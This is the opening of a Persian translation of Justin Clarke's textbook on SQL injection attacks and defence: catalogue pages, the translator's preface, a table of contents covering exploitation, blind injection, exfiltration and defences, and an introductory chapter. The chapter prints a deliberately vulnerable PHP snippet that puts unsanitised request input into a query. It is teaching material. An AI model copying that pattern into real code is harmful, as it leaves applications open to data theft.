به نام ایزد یکتا

تزریق SQL، حمله و دفاع

Justin Clarke

ترجمه: مهندس محسن کجباف

انتشارات پندار پارس

سرشناسه	:	کلارک، جاستین Clarke, Justin
عنوان و نام پدیدآور	:	تزریق SQL، حمله و دفاع/ جاستین کلارک؛ ترجمه محسن کجباف.
مشخصات نشر	:	تهران : پندار پارس، ۱۳۹۴.
مشخصات ظاهری	:	۳۶۲ ص.: مصور، جدول.
شابک	:	978-600-6529-89-9: ۲۸۰۰۰۰ ریال
وضعیت فهرست نویسی	:	فیپا
یادداشت	:	عنوان اصلی: SQL injection attacks and defense, 2012.
موضوع	:	کامپیوترها -- ایمنی اطلاعات
موضوع	:	اس. کیو. ال. (زبان برنامه نویسی کامپیوتر)
موضوع	:	شبکه‌های کامپیوتری -- تدابیر ایمنی
موضوع	:	نرم‌افزار کاربردی -- تدابیر ایمنی
شناسه افزوده	:	کجباف، محسن، ۱۳۶۵ -، مترجم
رده بندی کنگره	:	۹/۷۶QA /ک۱۳۹۴۹ ۷۷ک
رده بندی دیویی	:	۰۰۵/۸
شماره کتابشناسی ملی	:	۳۹۹۷۶۱۶

انتشارات پندارپارس

دفتر فروش: انقلاب، ابتدای کارگرجنوبی، کوی رشتچی، شماره ۱۴، واحد ۱۶ **www.pendarepars.com**

تلفن: ۶۶۵۷۲۳۳۵ - تلفکس: ۶۶۹۲۶۵۷۸ همراه: ۰۹۲۱۴۳۷۱۹۶۴ **info@pendarepars.com**

نام کتاب : **تزرق SQL، حمله و دفاع**

ناشر : **انتشارات پندار پارس**

تالیف : **جاستین کلارک**

ترجمه : **محسن کجباف**

چاپ نخست : **آبان ماه ۹۴**

شمارگان : **۵۰۰ نسخه**

طرح جلد و صفحه‌آرایی : **سارا یعسوبی**

چاپ، صحافی : **روز**

قیمت : **۲۸۰۰۰ تومان** **شابک : ۹-۸۹-۶۵۲۹-۶۰۰-۹۷۸**

تقدیم به همسر مهربانم

و با تقدیر و تشکر از دانشجویانم:

نبیل پوربچاری	بهار بارانی زاده
رضا آهنگری	یاسمین باوی
امل بنی طرف	پوران علی بیکی بنی
فاطمه جلیلی سه برادران	احدرضا آقا میرزاده
نگین رستمی زارعی	خدیجه عرب زاده
شیوا سنائی فر	معصومه اکیدی

مقدمه

امروزه یکی از متداول‌ترین روش‌های نفوذ به وب سایت‌ها و بانک‌های اطلاعاتی حملات تزریق کد SQL است. در این گونه حملات شخص نفوذگر یا کدهای مخرب را از طریق ورودی‌هایی که برنامه‌های تحت وب می‌گیرند، اجرا می‌کند که باعث اختلال در سیستم وب سایت‌ها می‌شوند. اهداف نفوذگران در این گونه حملات سرقت اطلاعات یا تغییر اطلاعات بانک اطلاعات است که گاهی این دسترسی تا نفوذ به سرور و دسترسی به کل فایل‌ها و اطلاعات سرور ختم می‌شود که از این جنبه بسیار خطرناک است. در این حملات نفوذگر با یک سری دستورهای SQL عملیاتی را (متفاوت با عملیات عادی موردنظر طراح وب‌سایت) در پایگاه داده وب‌سایت آسیب‌پذیر انجام می‌دهد. تزریق sql از زمانی که برنامه‌های کاربردی وب بوجود آمده‌اند، وجود داشته و یکی از آسیب‌های مخربی است که یک کسب و کار را تهدید می‌کند، زیرا می‌تواند موجب افشای اطلاعات حساس سازمان‌ها و شرکت‌ها شود. بنابراین داشتن اطلاعاتی کامل درباره شیوه‌های حمله از طریق تزریق SQL و همچنین دفاع در برابر این حملات برای برنامه نویسان ضروری است.

به دلیل اهمیت این موضوع، تصمیم گرفتم تنها مرجع تخصصی ترزیق SQL، اثر پرفسور جاستین کلارک را ترجمه کنم. امیدوارم این اثر برای بالا رفتن دانش خوانندگان محترم در زمینه حملات تزریق SQL مفید واقع شود. این کتاب بهترین و کاربردی‌ترین مرجع برای درس امنیت پایگاه داده برای دانشجویان رشته مهندسی فن آوری اطلاعات گرایش امنیت می باشد.

با توجه به اینکه هیچ ترجمه‌ای عاری از نقص نیست، از خوانندگان عزیز تقاضا دارم نقص‌های مشاهده شده و پیشنهادهای خود را از طریق پست الکترونیکی M_Kajbaf@yahoo.com و همچنین از طریق وب سایت انتشارات پندار پارس با اینجانب درمیان بگذارند.

در پایان از جناب آقای مهندس حسین یعسوبی که با چاپ این اثر در انتشارات پندارپارس موافقت نمودند، کمال تشکر و سپاسگزاری را دارم.

محسن کجباف

آذرماه ۹۴

فهرست

فصل نخست: تزریق SQL چیست؟ 1

۱–۱– مقدمه 1

۱–۲– درک چگونگی کار نرم‌افزارهای وب 2

۱–۳– ساختار یک برنامه ساده 3

۱–۴– معماری پیچیده تر 4

۱–۵– درک تزریق SQL 6

۱–۶– مثال‌های مهم در زمینه امنیت وب 9

۱–۷– درک چگونگی روی دادن آن 12

۱–۸– ایجاد رشته پویا 13

۱–۹– استفاده نادرست کاراکترهای escape 14

۱–۱۰– انواع استفاده‌های نادرست 15

۱–۱۰–۱– استفاده نادرست از کوئری 16

۱–۱۰–۲– استفاده نادرست از پیغام‌های خطا 17

۱–۱۰–۳– استفاده نادرست از پیشنهادهای چندگانه 19

۱–۱۱– پیکربندی نا امن پایگاه داده 21

۱–۱۲– پاسخ‌های سریع 24

۱–۱۲–۱– درک چگونگی کار برنامه‌های کاربردی وب 24

۱–۱۲–۲– درک مفهوم SQL 24

۱–۱۲–۳– درک چگونگی روی دادن آن 25

پرسش‌های متداول 25

فصل دوم: آزمون‌های تزریق SQL 27

۲–۱– مقدمه 27

۲–۲– یافتن تزریق SQL 27

۲–۳– آزمون از طریق استنتاج 28

۲–۳–۱ شناسایی داده های ورودی 28
۲–۳–۱–۱ درخواست‌های GET 29
۲–۳–۱–۲ درخواست‌های POST 29
۲–۴– جریان کاری اطلاعات 32
۲–۵– خطاهای پایگاه داده 34
۲–۶– نمایش خطاهای متداول SQL 35
۲–۶–۱ خطاهای SQL Server 35
۲–۶–۲ پاسخ برنامه کاربردی 40
۲–۶–۳ خطاهای عمومی 41
۲–۷– خطاهای کد HTTP 43
۲–۸– اندازه‌های پاسخ مختلف 45
۲–۹– تشخیص تزریق کور 46
۲–۱۰– تأیید تزریق SQL 50
۲–۱۱– تفکیک اعداد و رشته‌ها 50
۲–۱۲– تزریق درون خطی SQL 51
۲–۱۲–۱ تزریق درون خطی رشته‌ها 51
۲–۱۲–۲ تزریق درون خطی مقادیر عددی 55
۲–۱۳– خاتمه تزریق SQL 58
۲–۱۳–۱ نحو کامنت پایگاه داده 58
۲–۱۳–۲ استفاده از کامنت‌ها 60
۲–۱۳–۳ اجرای گزارههای چندتایی 64
۲–۱۴– تأخیرهای زمانی 68
۲–۱۵– خودکارسازی کشف تزریق SQL 70
۲–۱۶– ابزار یافتن خودکار تزریق SQL 71
۲–۱۶–۱– WebInspect HP 71
۲–۱۶–۲– AppScan منطقی IBM 73
۲–۱۶–۳– HP Scrawlr 75

۲–۱۶–۴– SQLiX 77
۲–۱۶–۵– پروکسی Paros 79
۲–۱۷– مـرور سریع 82
۲–۱۷–۱– یافتن تزریق SQL..... 82
۲–۱۷–۲– تأیید تزریق SQL..... 82
۲–۱۷–۳– خودکارسازی کشف تزریق SQL..... 82
پرسش‌های متداول 83
فصل سوم: بررسی کد برای شناسایی تزریق SQL 85
۳–۱– معرفی..... 85
۳–۲– بررسی کد منبع برای تزریق SQL 85
۳–۳– رفتارهای کدنویسی خطرناک 88
۳–۴– توابع خطـرنـاک..... 96
۳–۵– تعقیب داده‌ها 99
۳–۶– تعقیب داده‌ها در جاوا 100
۳–۷– تعقیب داده‌ها در C#..... 102
۳–۸– بررسی کد PL/SQL و T-SQL 103
۳–۹– بررسی خودکار کد منبع 111
۳–۱۰– یاسکا (YASCA)..... 113
۳–۱۱– Pixy..... 114
۳–۱۲– AppCodeScan 115
۳–۱۳– LAPSE..... 115
۳–۱۴– ابزار تحلیل حیطه امنیتی برنامه‌های کاربردی وب (SWAAT)..... 116
۳–۱۵– تحلیلگر کد منبع مایکروسافت برای تزریق SQL..... 116
۳–۱۶– ابزار تحلیل کد مایکروسافت .NET. (CAT.NET) 117
۳–۱۷– ابزارهای تجاری بررسی منبع کد..... 117
۳–۱۸– اونس (OUNCE) 119
۳–۱۹– تقویت تحلیلگر کد منبع 119

۳–۲۰– CodeSecure 120
خلاصه بحث 120
۳–۲۱ مرور سریع 121
۳–۲۱–۱– بررسی کد منبع برای تزریق SQL 121
۳–۲۱–۲– بررسی کد منبع به صورت خودکار 122
پرسش‌های متداول 123
فصل چهارم: بهره برداری از تزریق SQL 125
۴–۱– مقدمه 125
۴–۲– درک تکنیک‌های عمومی بهره‌برداری 126
۴–۳– استفاده از جست‌وجوهای انباشته (stacked) 128
۴–۴– شناسایی پایگاه داده (بانک اطلاعات) 129
۴–۵– اثر انگشت غیرکور (Non-Blind Fingerprint) 129
۴–۶– روش Banner Grabbing 131
۴–۷– اثر انگشت کور 133
۴–۸– استخراج اطلاعات از طریق دستورات UNION 135
۴–۹– تطبیق ستونها 135
۴–۱۰– تطبیق انواع داده‌ها 137
۴–۱۱– استفاده از گزاره‌های شرطی 143
رویکرد ۱: مبتنی بر زمان 144
رویکرد ۲: مبتنی بر خطا 146
رویکرد ۳: مبتنی بر محتوا 148
۴–۱۲– کـار با رشتـه‌ها 148
۴–۱۳– بسط و توسعه حمله 150
۴–۱۴– برشماری شَمای پایگاه داده 152
۴–۱۵– افزایش اختیارات بر روی سرورهای آسیب پذیر اصلاح نشده (unpatched) 163
۴–۱۶– ارتباط خارج از گروه (OOB) 165
۴–۱۷– ایمیل 166

۴–۱۸– HTTP/DNS 169
۴–۱۹– سیستم فایل (File System) 170
۴–۲۰– خودکارسازی بهره برداری تزریق SQL 173
۴–۲۰–۱– Sqlmap 173
۴–۲۰–۲– مثالهایی از Sqlmap 174
۴–۲۰–۳– بابکت (Bobcat) 176
۴–۲۰–۴– BSQL 177
۴–۲۰–۵– سایـر ابزارهـا 179
خلاصه بحث 180
۴–۲۱– مـرور سریـع 180
۴–۲۱–۱– درک تکنیک‌های معمول بهره برداری 180
۴–۲۱–۲– شناسایی پایگاه داده 181
۴–۲۱–۳– استخراج داده از طریق گزاره UNION 181
۴–۲۱–۴– استفاده از گزاره های شرطی 181
۴–۲۱–۵– برشماری شَمای پایگاه داده 181
۴–۲۱–۶– افزایش اختیارات 182
۴–۲۱–۷– سرقت هَش های گذرواژه 182
۴–۲۱–۸– ارتباطات خارج از گروه (OOB) 182
۴–۲۱–۹– خودکارسازی بهره برداری تزریق SQL 182
پرسش‌های متداول 182
فصل پنجم: بهره برداری از تزریق SQL کور 185
۵–۱– مقدمه 185
۵–۲– یافتن و تأیید کردن تزریق SQL کور 186
۵–۳– اجبار خطاهای عمومی 186
۵–۴– تزریق جست‌وجوها با عوارض جانبی 187
۵–۵– جداسازی و بالانس کردن 187
۵–۶– سناریوهای رایج تزریق SQL کور 190

۵–۷– تکنیکهای تزریق SQL کور 191
۵–۷–۱ تکنیک‌های استنباطی 191
افزایش پیچیدگی‌های تکنیک‌های استنباط 195
۵–۷–۲ تکنیک‌های کانال‌های جایگزین 199
۵–۸– استفاده از تکنیک‌های مبتنی بر زمان 200
۵–۸–۱ تأخیرات SQL Server 200
۵–۸–۲ بهره برداری استنباط جست‌وجوی دودویی SQL Server عمومی 202
۵–۸–۳ بهره برداری استنباط جست‌وجوی بیت به بیت SQL Server عمومی 202
۵–۸–۴ ملاحظات استنباط مبتنی بر زمان 202
۵–۸–۵ استفاده از تکنیک‌های مبتنی بر پاسخ 203
۵–۸–۶ تکنیک‌های پاسخ SQL Server 203
۵–۸–۷ بازگرداندن بیش از یک بیت از اطلاعات 206
۵–۸–۸ استفاده از کانال‌های جایگزین 208
۵–۸–۹ اتصال‌های پایگاه داده 208
۵–۸–۱۰ فیلتر خروج DNS 209
۵–۹– فیلتر خروج ایمیل 213
۵–۱۰– فیلتر خروج HTTP 214
۵–۱۱– خودکارسازی بهره برداری از تزریق SQL کور 216
۵–۱۱–۱– Absinthe 217
۵–۱۱–۲– هکر BSQL 218
۵–۱۱–۳– SQLBrute 221
۵–۱۱–۴– SQLninja 222
۵–۱۱–۵– Squeeza 223
خلاصه بحث 224
۵–۱۲– مرور سریع 225
۵–۱۲–۱– یافتن و تأیید کردن تزریق SQL کور 225
۵–۱۲–۲– استفاده از تکنیک‌های مبتنی بر زمان 225

۵-۱۲-۳- استفاده از تکنیک‌های مبتنی بر پاسخ 225
۵-۱۲-۴- استفاده از کانال‌های جایگزین 225
۵-۱۲-۵- خودکارسازی بهره برداری از تزریق SQL کور 226
سؤالات متداول 226
فصل ششم: بهره برداری از سیستم عامل 229
۶-۱- مقدمه 229
۶-۲- دسترسی به سیستم فایل 230
۶-۳- خواندن فایلها 230
SQL Server..... 231
Oracle 238
۶-۴- نوشتن فایلها 241
SQL Server..... 243
۶-۵- اجرای دستورات سیستم عامل 249
۶-۵-۱ اجرای مستقیم..... 249
۶-۵-۲ احتمالات دیگر 249
۶-۵-۳- جایگزینی رویدادهای مجموعه سیستم 250
PL/SQL Native 9i 250
۶-۵-۴- سرریز بافر 250
۶-۵-۵- کد سفارشی برنامه..... 250
۶-۶- افزایش دسترسی 255
خلاصه بحث 257
۶-۷- مـرور سـریع..... 258
۶-۷-۱- دسترسی به سیستم فایل 258
۶-۷-۲- اجرای دستورات سیستم عامل 258
۶-۷-۳- افزایش دسترسی..... 259
پرسش‌های متداول 259
فصل هفتم: مباحث پیشرفته 261

۷–۱– مقدمه 261
۷–۲– دور زدن فیلترهای ورودی 261
۷–۳– استفاده از تنوع حرف 262
۷–۴– استفاده از کامنتهای SQL 262
۷–۵– استفاده از رمزگذاریURL 263
۷–۶– استفاده از اجرای کوئری داینامیک 267
۷–۷– استفاده از بایتهای پوچ (Null) 268
۷–۸– قراردادن عبارات رشته ای 269
۷–۹– بهره برداری از کوتاه سازی 269
۷–۱۰– دور زدن فیلترهای سفارشی 271
۷–۱۱– استفاده از نقاط ورودی غیر استاندارد 272
۷–۱۲– بهره برداری از تزریق SQL مرتبه دوم 274
۷–۱۳– یافتن آسیب پذیریهای مرتبه دوم 276
۷–۱۴– استفاده از حملات ترکیبی 279
۷–۱۵– اعمال فشار با استفاده از داده های گرفته شده 279
۷–۱۶– ایجاد اسکریپت نویسی cross site 279
۷–۱۷– اجرای دستورات سیستم عامل بر روی Oracle 280
۷–۱۸– بهره برداری از آسیب‌پذیریهای تأییدشده 281
خلاصه بحث 282
۷–۱۹– مرور سریع 283
۷–۱۹–۱– دور زدن فیلترهای ورودی 283
۷–۱۹–۲– بهره برداری از تزریق SQL مرتبه دوم 283
۷–۱۹–۳– استفاده از حملات ترکیبی 283
پرسش‌های متداول 284
فصل هشتم:دفاع سطح-کد 285
۸–۱– مقدمه 285
۸–۲– استفاده از گزاره های پارامتری شده (parameterized) 286

۸–۳– گزاره های پارامتری شده در جاوا 287
۸–۴– گزاره های پارامتری شده در (C#).NET 289
۸–۵– اعتبارسنجی ورودی 291
۸–۶– تهیه لیست سفید 292
۸–۷– تهیه لیست سیاه 294
۸–۸– تأییداعتبار ورودی در جاوا 295
۸–۹– تأییداعتبار ورودی در .NET 297
۸–۱۰– رمزگذاری خروجی 297
۸–۱۱– رمزگذاری برای پایگاه داده 298
۸–۱۲– رمزگذاری برای SQL Server 298
۸–۱۳– استانداردسازی 300
۸–۱۴– رویکردهای استانداردسازی 301
۸–۱۵– کار با یونیکدها 302
۸–۱۶– طراحی برای جلوگیری از خطرات ناشی از تزریق SQL 303
۸–۱۷– استفاده از رویه های ذخیره شده 304
۸–۱۸– استفاده از لایه های انتزاع 305
۸–۱۹– چگونگی رفتار با داده های حساس 305
۸–۲۰– منع استفاده از اسامی هدف آشکار 307
۸–۲۱– ایجاد هانی پاتهای پایگاه داده 308
۸–۲۲– منابع دیگر توسعه ایمن 309
خلاصه بحث 310
۸–۲۳– مـرور سـریع 310
۸–۲۳–۱– استفاده از گزاره های پارامتری شده 310
۸–۲۳–۲– تأیید اعتبار ورودی‌ها 311
۸–۲۳–۳– کدگذاری خروجی 311
۸–۲۳–۴– استانداردسازی 311
۸–۲۳–۵– تدابیری برای جلوگیری از خطرات ناشی از تزریق SQL 312

پرسش‌های متداول 312
فصل نهم: شیوه‌های دفاع در سطح پلتفرم 315
۹–۱– مقدمه 315
۹–۲– استفاده از حفاظت زمان اجرا 316
۹–۳– فایروال‌های برنامه های وب 317
۹–۴– استفاده از ModSecurity 317
۹–۵– مجموعه دستورات قابل پیکربندی 318
۹–۶– پوشش درخواست 320
۹–۷– نرمال سازی درخواست 321
۹–۸– آنالیز پاسخ 322
۹–۹– قابلیتهای تشخیص نفوذ 323
۹–۱۰– متوقف کردن فیلترها 324
۹–۱۱– فیلترهای وب سرور 324
۹–۱۲– فیلترهای برنامه کاربردی 327
۹–۱۳– پیاده سازی الگوی فیلتر در زبانهای اسکریپتی 328
۹–۱۴– فیلترکردن پیامهای سرویس وب 329
۹–۱۵– حفاظت ورودی قابل ویرایش در مقابل حفاظت ورودی غیر قابل ویرایش 329
۹–۱۶– استراتژیها در سطح صفحه/URL 330
۹–۱۶–۱– جایگزینکردن صفحه (page overriding) 330
۹–۱۶–۲– بازنویسی URL 331
۹–۱۶–۳– Proxying/Wrapping منابع 332
۹–۱۶–۴– برنامه نویسی جنبه گرا (AOP) 332
۹–۱۷– سیستمهای تشخیص نفوذ به نرم‌افزار (IDSها) 332
۹–۱۸– دیوار آتش (فایروال) پایگاه داده 333
۹–۱۹– ایمن سازی پایگاه داده 333
۹–۲۰– قفل کردن داده های برنامه 334
۹–۲۰–۱– استفاده از ورود به سیستم (login) با کمترین اختیارات پایگاه داده 334

۹–۲۰–۲– لغو مجوزهای PUBLIC 335
۹–۲۰–۳– استفاده از رویه های ذخیره شده 335
۹–۲۰–۴– استفاده از رمزنگاری قوی برای حفاظت از داده‌های حساس ذخیره شده 335
۹–۲۰–۵– حفظ یک دنباله ممیزی 336
۹–۲۱– قفل کردن (ایمن کردن) سرور پایگاه داده 337
۹–۲۱–۱– قفل کردن (ایمن کردن) دیگر اشیای سیستم 337
۹–۲۱–۲– محدودکردن کوئری‌های Ad-Hoc 338
۹–۲۱–۳– تقویت کنترل محیط احراز هویت 338
۹–۲۱–۴– اجرا در متن حساب کاربری سیستم عامل دارای حداقل اختیارات 338
۹–۲۱–۵– اطمینان یابید که نرم‌افزار سرور پایگاه داده، پچ (اصلاح) شده است 339
۹–۲۱–۶– استفاده از پیش فرض خالی وب‌سایت 340
۹–۲۱–۷– استفاده از نامهای ساختگی میزبان برای جست‌وجوهای DNS معکوس 341
۹–۲۱–۸– استفاده از گواهی های فرانویسهSSL 341
۹–۲۱–۹– محدودکردن کشف از طریق هک کردن موتور جست‌وجو 341
۹–۲۱–۱۰– غیرفعال کردن اطلاعات زبان توصیف وب سرویس (WSDL) 342
۹–۲۱–۱۱– افزایش اضافه نویسی لاگهای سرور وب 343
۹–۲۱–۱۲– استقرار سرورهای پایگاه داده و وب بر روی میزبانهای جداگانه 343
۹–۲۱–۱۳– تنظیم کنترل دسترسی به شبکه 344
خلاصه بحث 344
۹–۲۲– مرور سریع 344
۹–۲۲–۱– استفاده از حفاظت زمان اجرا 344
۹–۲۲–۲– تأمین امنیت پایگاه داده 345
۹–۲۲–۳– دیگر ملاحظات استقرار 345
پرسش‌های متداول 345

فصل نخست

تزریق SQL چیست؟

۱-۱- مقدمه

بسیاری بر این باورند که در مورد تزریق SQL دارای اطلاعاتی هستند، اما تمام آن‌چیزی که آنها در مورد آن شنیده و یا تجربه نموده‌اند، نمونه‌هایی جزئی و کم اهمیت هستند. تزریق SQL یکی از آسیب‌های مخرب و جدی برای یک تجارت است، زیرا می‌تواند منجر به در معرض قرار گرفتن تمامی اطلاعات حساس ذخیره شده در پایگاه داده (دیتابیس) برنامه‌های کاربردی، شامل اطلاعات مفیدی مانند نام‌های کاربری، گذرواژه‌ها، اسامی، نشانی‌ها، شماره تلفن‌ها و جزئیات کارت‌های اعتباری شود.

بنابراین، تزریق SQL دقیقا چیست؟

تزریق SQL ضعفی است که نتیجه‌ی دسترسی و نفوذ یک مهاجم به زبان کوئری ساختارمند SQL است که یک برنامه کاربردی برای رسیدن به یک پایگاه داده‌ی back-end از طریق آن منتقل می‌شود. با داشتن توانایی نفوذ بر آنچه که به سمت پایگاه داده منتقل می‌شود، مهاجم می‌تواند بر روی قابلیت‌های خودِ SQL کار کند و همچنین از قدرت و انعطاف‌پذیری پایگاه داده پشتیبان، استفاده کند و سیستم عامل پایگاه داده را در دسترس خود قرار دهد. تزریق SQL ضعفی نیست که منحصرا برنامه‌های کاربردی وب را تحت تأثیر قرار دهد؛ هر کدی که یک داده (ورودی) را از یک منبع غیر قابل اطمینان، پذیرفته و سپس از آن ورودی برای ایجاد گزاره‌های پویای SQL استفاده نماید، می‌تواند آسیب‌پذیر باشد (مانند برنامه‌های کاربردی"fat client" در یک معماری "سرویس گیرنده/سرویس دهنده").

تزریق SQL احتمالا از هنگامیکه پایگاه‌های داده SQL برای نخستین بار به برنامه‌های کاربردی وب متصل شدند، وجود داشته است. با این حال، Rain Forest Puppy اقدام به کشف آن نمود و یا دست‌کم برای جلب توجه مردم به آن، تلاش کرد. در روز کریسمس سال ۱۹۹۸، Rain Forest Puppy مقاله‌ای با عنوان "**آسیب پذیری‌های فناوری‌های وب** NT" برای مجله‌ی Phrack نوشت (یک مجله الکترونیکی نوشته شده توسط و برای هکرها). او همچنین متنی در مورد تزریق SQL در اوایل سال ۲۰۰۰ منتشر نمود (چگونه PacketStorm را هک کردم)، که در آن به تفصیل در مورد چگونگی استفاده از تزریق SQL برای لطمه زدن و تخریب یک وب‌سایت محبوب توضیح داده است. از آن زمان، محققان بسیاری، روش‌هایی را برای بهره برداری و سوء استفاده از تزریق SQL توسعه و بهبود بخشیده‌اند. با این حال، تا به امروز بسیاری از توسعه دهندگان و متخصصان امنیتی، هنوز هم ماهیت آن را کاملا درک نکرده‌اند.

در این فصل، نگاهی به علل تزریق SQL خواهیم داشت. با یک مرور کلی از چگونگی ساختار معمول برنامه‌های کاربردی وب جهت ارائه زمینه‌هایی برای درک چگونگی رخداد تزریق SQL آغاز خواهیم نمود. پس از آن به تأثیرات تزریق SQL در یک برنامه در سطح کد و اعمال و رفتارهای توسعه‌ای که ما را به سمت و سوی آن سوق می‌دهند، نگاهی خواهیم داشت.

۱-۲- درک چگونگی کار نرم‌افزارهای وب

بسیاری از ما از برنامه‌های وب به صورت روزانه، یا به عنوان بخشی از حرفه و شغل و یا به منظور دسترسی به پست الکترونیکی، رزرو کردن جا برای تعطیلات، خرید یک محصول از یک فروشگاه آنلاین، مشاهده اخبار بورس، و غیره استفاده می‌نماییم. برنامه‌های کاربردی وب در شکل‌ها و ابعاد گوناگون عرضه می‌گردند.

یکی از موارد مشترک برنامه‌های کاربردی وب، ورای از زبان نگارش آنها، این است که تعاملی بوده و پایگاه داده–محور (Database-driven) هستند. برنامه‌های کاربردی وبِ پایگاه داده–محور در جامعه وب امروز بسیار متداول هستند.

آنها به طور معمول از یک پایگاه داده back-end با صفحات وبی که حاوی اسکریپت‌های سمت سرور نوشته شده با یک زبان برنامه‌نویسی که قادر به استخراج اطلاعات خاص از یک پایگاه داده، بسته به تعاملات پویای مختلف با کاربر می‌باشند، تشکیل شده‌اند. یکی از رایج ترین برنامه‌های کاربردی "پایگاه داده–محور" وب، برنامه تجارت الکترونیک است، که در آن انواع داده‌ها، مانند اطلاعات مربوط به محصول، تراز سهام، قیمت، هزینه پست و هزینه‌های بسته بندی، و غیره در یک پایگاه داده ذخیره می‌شوند. احتمالا هنگام خرید کالا به صورت آنلاین، این نوع برنامه‌ها برای شما آشناتر خواهند بود. برنامه‌های وب‌سایت "پایگاه داده–محور" معمولا دارای سه لایه می‌باشند: لایه ارائه (یک مرورگر وب یا موتور جست‌وجو)، لایه منطق (یک زبان برنامه‌نویسی مانند C#، ASP، .NET، PHP، JSP و غیره) و لایه ذخیره‌سازی (یک پایگاه داده مانند SQL Server، MySQL، Oracle و غیره).

مرورگر وب (لایه ارائه، مانند اینترنت اکسپلورر، سافاری، فایرفاکس، و غیره) درخواست‌ها را به لایه میانی (لایه منطق)، ارسال می‌نماید، که با کوئری و به‌روزرسانی پایگاه داده (لایه ذخیره‌سازی) سرویس درخواست شده را ارائه می‌دهند. برای نمونه، فروشگاه‌های خرده فروشی آنلاینی را در نظر بگیرید که فرم جست‌وجویی را ارائه می‌دهند که به شما اجازه دسته‌بندی محصولات را داده و با توجه به محدودیت‌های بودجه‌ای امکانی برای پالایش بیشتر محصولاتی که نمایش داده می‌شوند را نیز فراهم می‌آورد. برای نمونه، برای مشاهده تمام محصولاتی که قیمت آنها کمتر از ۱۰۰ دلار است، می‌توانید از آدرس زیر استفاده کنید:

- http://www.victim.com/products.php?val=100

اسکریپت PHP زیر نشان می‌دهد که چگونه ورودی کاربر (val) به صورت گزاره‌ی SQL پویای ایجاد شده ارسال می‌شوند. قسمت بعدیِ کد PHP، هنگام درخواست URL اجرا می‌گردد.

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' " .
         "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record set
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
   // display the results to the browser
   echo "Description : {$row['ProductDescription']} <br>" .
      "Product ID : {$row['ProductID']} <br>" .
      "Price : {$row['Price']} <br><br>";
}
```


نمونه کد زیر به روشنی گزاره‌ی SQLیی را نشان می‌دهد که اسکریپت PHP ایجاد و اجرا می‌کند. این گزاره، همه محصولاتی که در پایگاه داده قیمتی کمتر از ۱۰۰ دلار دارند را باز می‌گرداند. سپس این محصولات، نمایش داده شده و توسط مرورگر وب به گونه‌ای ارائه می‌شوند که می‌توانید خرید خود را با محدودیت‌ها و شرایط خاص مالی خود ادامه دهید.

در اصل، تمام برنامه‌های کاربردی تعاملی پایگاه داده محور در وب سایت به شیوه‌ای یکسان یا دست‌کم به طریقه‌ای مشابه هم عمل می‌کنند.

```
SELECT *
FROM Products
WHERE Price < '100.00'
ORDER BY ProductDescription;
```

۱-۳- ساختار یک برنامه ساده

همان‌گونه که پیش از این نیز اشاره شد، یک برنامه کاربردی وب پایگاه داده محور معمولا دارای سه لایه می‌باشد: ارائه، منطق، و ذخیره‌سازی. برای کمک به شما در درک بهتر چگونگی تعامل فنآوری‌های برنامه‌های کاربردی وب، شکل ۱-۱ یک نمونه‌ی سه لایه‌ی ساده که پیش‌تر درباره آن گفتیم را نشان می‌دهد.



شکل (۱-۱) ساختار معماری سه لایه‌ای ساده

لایه‌ی ارائه، بالاترین سطح برنامه است. این لایه نمایشگر اطلاعات مربوط به سرویس‌هایی مانند جست‌وجوی کالا، خرید و انتخاب سبدخرید بوده و توسط خروجی نتایج لایه‌ی "مرورگر/ مشتری" و تمام لایه‌های دیگر شبکه، با دیگر لایه‌ها تعامل نموده و ارتباط برقرار می‌کند. لایه‌ی منطق، پس از لایه‌ی ارائه می‌باشد و به عنوان یک لایه، با انجام پردازش دقیق، قابلیت‌های برنامه را کنترل می‌کند. لایه‌ی داده، متشکل از سرورهای پایگاه داده است. اطلاعات در اینجا ذخیره و بازیابی می‌شود. این لایه، داده ها را مستقل از سرورهای برنامه یا منطق تجارت نگه می‌دارد. دادن داده به لایه‌ی منطق خود نیز، مقیاس‌پذیری و عملکرد را بهبود می‌بخشد. در شکل ۱-۱، مرورگر وب (ارائه)، درخواست‌ها را به لایه میانی (منطق)، که آن‌ها را با ایحاد کوئری و به‌روزرسانی پایگاه داده (ذخیره‌سازی) مرتب می‌کند، ارسال می‌نماید. قانون اصلی در معماری سه لایه‌ای آن است که "لایه‌ی ارائه" هرگز به طور مستقیم با لایه‌ی داده ارتباط ندارد. در یک مدل سه لایه‌ای، تمامی ارتباطات باید از طریق لایه‌ی میانی منتقل گردند. به لحاظ مفهومی، معماری سه لایه‌ای، خطی است.

در شکل ۱-۱، کاربر مرورگر وب خود را راه‌اندازی نموده و به سایت http://www.victim.com متصل می‌شود. وب سرور که در لایه منطق است، اسکریپت را از فایل سیستم بارگیری نموده و آن را از طریق موتور اسکریپت‌نویسی خود، جائی‌که در آن تجزیه و اجرا می‌گردد، ارسال می‌نماید. این اسکریپت با استفاده از یک اتصال دهنده‌ی پایگاه داده، اتصالی را برای لایه ذخیره سازی باز نموده و گزاره SQL را در برابر پایگاه داده اجرا می‌کند. پایگاه داده (دیتابیس)، داده را به یک اتصال دهنده‌ی پایگاه داده باز می‌گرداند، که در آنجا از میان لایه منطق به موتور اسکریپت نویسی ارسال می‌شود. سپس لایه منطق هر برنامه و یا منطق قوانین تجارت را پیش از گزارش صفحه وب به فرمت HTML در مرورگر وب کاربر در لایه ارائه، اجرا می‌کند. مرورگر وب کاربر، HTML را عرضه نموده و با یک نمایش 